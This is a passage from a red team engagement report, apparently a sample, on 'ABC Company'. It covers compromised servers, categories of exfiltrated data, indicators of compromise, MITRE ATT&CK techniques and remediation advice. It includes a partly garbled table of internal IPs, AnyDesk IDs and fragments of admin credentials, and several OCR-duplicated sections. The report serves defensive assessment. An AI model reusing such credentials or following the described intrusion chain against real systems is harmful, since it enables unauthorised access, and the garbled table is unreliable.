



Figure 57 This gave the power to view/edit/delete/approve all order/bills of users and customers



Servers Credentials

Server		172.22.226.190	172.22.226.191	172.22.226.192	172.22.226.194	172.22.226.195	172.22.226.193	172.22.226.200	172.22.226.183
Anydesk ID	Username	416929230	319 785 294	927 409 366	330 939 411	545 475 607		591 132 573	
	Password								
Windows	Username	in	in	dmin	Administrator	Administrator	Administrator	min	min
	Password	N					ayi		t123
SQL sa Password		Non	23	None					

Figure 58 XYZ's email lead access to numerous critical application and database servers of ABC internal and external financial applications. Admin credentials for both Anydesk and Windows accounts compromised

Access Obtained & Data Exfiltrated

The following are the list of files we were able to exfiltrate from the internal network/email accounts/web servers:

- **Super critical customer PII and financial information** including personal details, contact info, NINs, Bank Details and Transactions of all ABC customers
- **Super critical Vendor PII**, business and financial information including personal details, contact info, Transactions and Pay Orders of all ABC vendors
- **All sensitive internal infra and employee credentials** (Email, VPN, Admin panels, servers, SSH, SFTP, Teamviewer, Anydesk, Internal Webapps, etc) of 100s of employees
- **Sensitive employee PII** of all ABC employees
- **All sensitive reports,** documents and credentials shared over email
- **Blue Team assets** including management and log monitoring servers compromised
- **Access to critical backup and database** server with super admin and read/write/modify access
- **Internal source code** of numerous public facing web applications

Indicator of Compromise (IoC)

During the engagement, the Infopercept team used VPN credentials to get access to the internal network. As a Security Operative, one can detect our attack by looking at the following information:

- VPN Connection Source IP
- Phishing Domain: ABC.com
- The login/logout timeline
- Access to other internal servers using the VPN connection from the VPN compromised accounts.
- Multiple failed login attempts on Windows and Emails accounts
- ACL logs of standard employee VPN being used to access Dev Servers


MITRE ATT&CK TTPs Used

For this engagement, following are the TTPs that were used:

- PHISHING (T1566)
- EXPLOIT PUBLIC-FACING APPLICATION (T1190)
- REMOTE ACCESS SOFTWARE (T1219)
- VALID ACCOUNTS (T1078)
- BRUTE FORCE (T1110)
- ACCOUNT DISCOVERY (T1087)
- FILE AND DIRECTORY DISCOVERY (T1083)
- NETWORK SERVICE SCANNING (T1046)
- NETWORK SHARE DISCOVERY (T1135)
- REMOTE SYSTEM DISCOVERY (T1018)
- SOFTWARE DISCOVERY (T1518)
- PROCESS DISCOVERY (T1057)
- SYSTEM NETWORK CONFIGURATION DISCOVERY (T1016)
- SYSTEM NETWORK CONNECTIONS DISCOVERY (T1049)
- DATA FROM LOCAL SYSTEM (T1005)
- DATA FROM NETWORK SHARE DRIVE (T1039)
- DATA FROM REMOVABLE DRIVE (T1025)
- EMAIL COLLECTION (T1114)
- REMOTE ACCESS SOFTWARE (T1219)
- EXFILTRATION OVER ALTERNATIVE CHANNEL (T1048)
- REMOTE SERVICES (T1021)

Tactics, Techniques & Procedure (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:



Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our team found the following TTPs that were used to get access inside the network. An overview of the TTPs is given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
1.	Phishing	Initial Access	T1566
2.	Exploit Public-Facing Applications	Initial Access	T1190
3.	Remote Access Software	Command and Control	T1219
4.	Valid Accounts	Persistence, Privilege Escalation, Defense Evasion	T1078
5.	Remote Services	Lateral Movement	T1021
6.	Brute Force	Credential Access	T1110
7.	Account Discovery	Discovery	T1087
8.	File and Directory Discovery	Discovery	T1083
9.	Network Service Scanning	Discovery	T1046
10.	Network Share Discovery	Discovery	T1135
11.	Remote System Discovery	Discovery	T1018

Tactics, Techniques & Procedures (TTPs)

While performing the red team engagement on ABC Company, our_____team found the following TTPs that were used to get access inside the network. An overview of the TTPs are given in the pie chart below:

S.NO.	MITRE TECHNIQUES	MITRE TACTICS	TTP ID
12.	Software Discovery	Discovery	T1518
13.	Process Discovery	Discovery	T1057
14.	System Network Configuration Discovery	Discovery	T1016
15.	System Network Connections Discovery	Discovery	T1049
16.	Data From Local System	Collection	T1005
17.	Data from Network Share Drive	Collection	T1039
18.	Data from Removable Media	Collection	T1025
19.	Email Collection	Collection	T1114
20.	Exfiltration over Alternative Channel	Exfiltration	T1048

Observation & Recommendations

The following are the observations we made during the engagement:

- Very few employee emails disclosed publicly
- No email patterns making it difficult for blackbox phishing
- Substantial amount of Shadow/Orphaned/Outdated IT on the public internet
- VPN and Email passwords with recognizable and enumerable patterns
- Very quick detection and response time against phishing attacks
- No medium to remove malicious emails apart from notifying employees
- Close to none intervention/detection by Blue Team after email compromise
- Lack of suspicious login alerts on email
- Substantial lack of password sharing hygiene
- Substantial lack of password storing hygiene
- Internal APIs working without authentication leading to customer data compromise

- Lack of Hardware level ACLs on VPN-to-Workstation authentication (Mac Filtering)
- Massive password reuse across employees, accounts and services

The following are our recommendations:

- We suggest proper VAPT of external webapps and network
- Strictly monitor employee access management and activity
- Train employees to NEVER CLICK on links in suspicious emails and NEVER FOREWARD THEM
- Implement more frequent alarms bells calling out intrusions instead of weekly Splunk logs
- Implement proper password sharing, storing and complexity policies
- Encrypt all sensitive information shared over email with decryption passwords shared separately (on another medium)
- Harden VPN ACLs restricting users only the access to assets that they are supposed to
- Harden VPN connection based on hardware address
- Map external and internal attack surface and remove shadow/orphaned IT
- Harden VLAN and network ACL policies to restricts access to other subnets

About Infopercept - Infopercept's vision and core values revolve around making organizations more secure through the core values of Honesty, Transparency and Knowledge, so as to enable them to make better informed decisions about their security practices & goals. With our synergistic vision to combine technical expertise and professional experience, we aim to further establish our place as a one stop shop for our clients and partners' cybersecurity and accreditation needs.

Imprint
© Infopercept Consulting Pvt. Ltd.

Created Date
Oct 2023

Contact Detail
sos@infopercept.com
www.infopercept.com/sample-report